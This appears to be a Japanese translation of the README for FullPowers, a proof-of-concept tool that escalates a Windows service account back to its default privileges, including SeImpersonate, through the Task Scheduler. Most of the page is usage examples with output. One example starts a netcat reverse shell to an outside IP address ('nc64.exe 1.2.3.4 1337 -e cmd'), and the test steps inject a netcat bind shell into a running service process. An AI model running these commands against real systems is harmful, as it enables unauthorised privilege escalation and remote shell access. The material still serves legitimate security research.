 itm4n/fullpowers
LOCAL/NETWORK SERVICE アカウントのデフォルトの特権セットを回復する

FullPowers は、サービスアカウントの デフォルト特権セット(SeAssignPrimaryToken や SeImpersonate を含む)を自動的に回復するために私が作成した Proof-of-Concept ツールです。

Windows では、LOCAL SERVICE または NETWORK SERVICE として実行される一部のサービスは、制限された特権セット で実行するように構成されています。そのため、サービスが侵害されても、黄金の偽装特権 は得られず、LOCAL SYSTEM への特権昇格はより複雑になるはずです。しかし、スケジュールタスクを作成 すると、タスクスケジューラサービス によって作成された新しいプロセスには、関連するユーザーアカウントの すべてのデフォルト特権(SeImpersonate を除く)が与えられることがわかりました。したがって、いくつかのトークン操作により、不足しているすべての特権を持つ新しいプロセスを生成できます。
For more information: https://itm4n.github.io/localservice-privileges/
⚠️ このツールは LOCAL SERVICE または NETWORK SERVICE としてのみ実行してください。
-h オプションを使用してヘルプメッセージを確認できます。
c:\TOOLS>FullPowers -h

FullPowers v0.1 (by @itm4n)

  This tool leverages the Task Scheduler to recover the default privilege set of a service account.
  For more information: https://itm4n.github.io/localservice-privileges/

Optional arguments:
  -v              Verbose mode, used for debugging essentially
  -c <CMD>        Custom command line to execute (default is 'C:\Windows\System32\cmd.exe')
  -x              Try to get the extended set of privileges (might fail with NETWORK SERVICE)
  -z              Non-interactive, create a new process and exit (default is 'interact with the new process')
c:\TOOLS>FullPowers
[+] Successfully created scheduled task. PID=9976
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19041.84]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
c:\TOOLS>FullPowers -c "powershell -ep Bypass"
[+] Successfully created scheduled task. PID=9028
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32> Get-ExecutionPolicy
Bypass
c:\TOOLS>FullPowers -c "C:\TOOLS\nc64.exe 1.2.3.4 1337 -e cmd" -z
[+] Successfully created scheduled task. PID=5482
[+] CreateProcessAsUser() OK
この PoC を自分でテストしてみたいですか?それは素晴らしい! 始めるための簡単な手順を以下に示します。
全体的なアイデアは、既存のサービスのプロセスからバインドシェルを起動し、それに接続してから実行可能ファイルを実行することです。
upnphost。C:\TOOLS>RunFromProcess-x64.exe <PID> C:\TOOLS\nc64.exe -l -p 9001 -e cmd
C:\TOOLS>nc64.exe 127.0.0.1 9001
Microsoft Windows [Version 10.0.19041.84]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\local service

C:\WINDOWS\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name          Description              State
======================= ======================== =======
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeCreateGlobalPrivilege Create global objects    Enabled
c:\TOOLS>FullPowers
[+] Started dummy thread with id 5568
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19041.84]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\local service

C:\WINDOWS\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
これで 偽装特権 を持つシェルが手に入るはずです!
